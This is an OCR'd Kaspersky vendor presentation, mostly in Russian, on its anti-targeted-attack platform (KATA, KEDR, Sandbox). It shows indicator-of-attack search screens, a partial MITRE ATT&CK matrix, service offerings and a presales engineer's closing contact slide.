
Поиск по индикаторам атак

All hosts › IVANOVARM.CORP.mdc.com (1 event)

Event time	Event	Details
16/04 10:11:05	Port listened	Local address: 127.0.0.1:51270 File: C:\Program Files (x86)\Kaspersky Lab\Kaspersky Security Center\klfc.exe

kaspersky

Поиск по индикаторам атак, визуализация



kaspersky

Поиск по индикаторам атак, матрица MITRE ATT&CK

Credential Dumping


ATT&CK Matrix for Enterprise


ege tion	Defense Evasion	Credential Access	Discovery	Lateral Movement
Token lation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript
ibility res	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software
DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model
DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery	Exploitation of Remote Services

attack.mitre.org

kaspersky

Поиск по индикаторам атак, матрица Mitre ATT&CK





kaspersky

KATA: резюме

Kaspersky®
Anti-Targeted
Attack

- KATA – единая технологическая платформа,
  инструмент мониторинга и анализа трафика и событий конечных точек
- KEDR – агентское решение, инструмент обнаружения и реагирования на инцидент
- Sandbox – инструмент обнаружения неизвестных угроз
- Режим блокировки при интеграции с KSMG, KWTS 6.1

kaspersky

Сервисы

Kaspersky® Cybersecurity Services

- Kaspersky Managed Protection (KMP)
- Расследование инцидентов
- Потоки данных, отчеты об угрозах

Kaspersky® Security Trainings


- Повышение осведомленности сотрудников
- Профессиональные тренинги для ИТ и ИБ специалистов

kaspersky

Kaspersky Sandbox

Expands the functionality of Kaspersky Endpoint Security for Business to identify and block complex threats:

- Previously unknown malware
- New viruses and ransomware
- Zero-day exploits, and others



Use cases

- Support for automatic scenarios in countering unknown threats without the need to hire specialists
- Protection of high-loaded terminal servers, even with the behavioral analysis module in Kaspersky Endpoint Security for Business switched off
- Endpoint protection, even without any interaction with the global Kaspersky Security Network threat database
- API enables integration with third-party applications in the customer's infrastructure

ADDRESSES AND SOLVES PROBLEMS OF:

- Insufficient automation
- Lack of resources
- Overwhelming skilled personnel with routine tasks

kaspersky

СПАСИБО!

Александр Комиссаров
инженер предпродажной поддержки
Alexander.Komissarov@kaspersky.com

kaspersky

kaspersky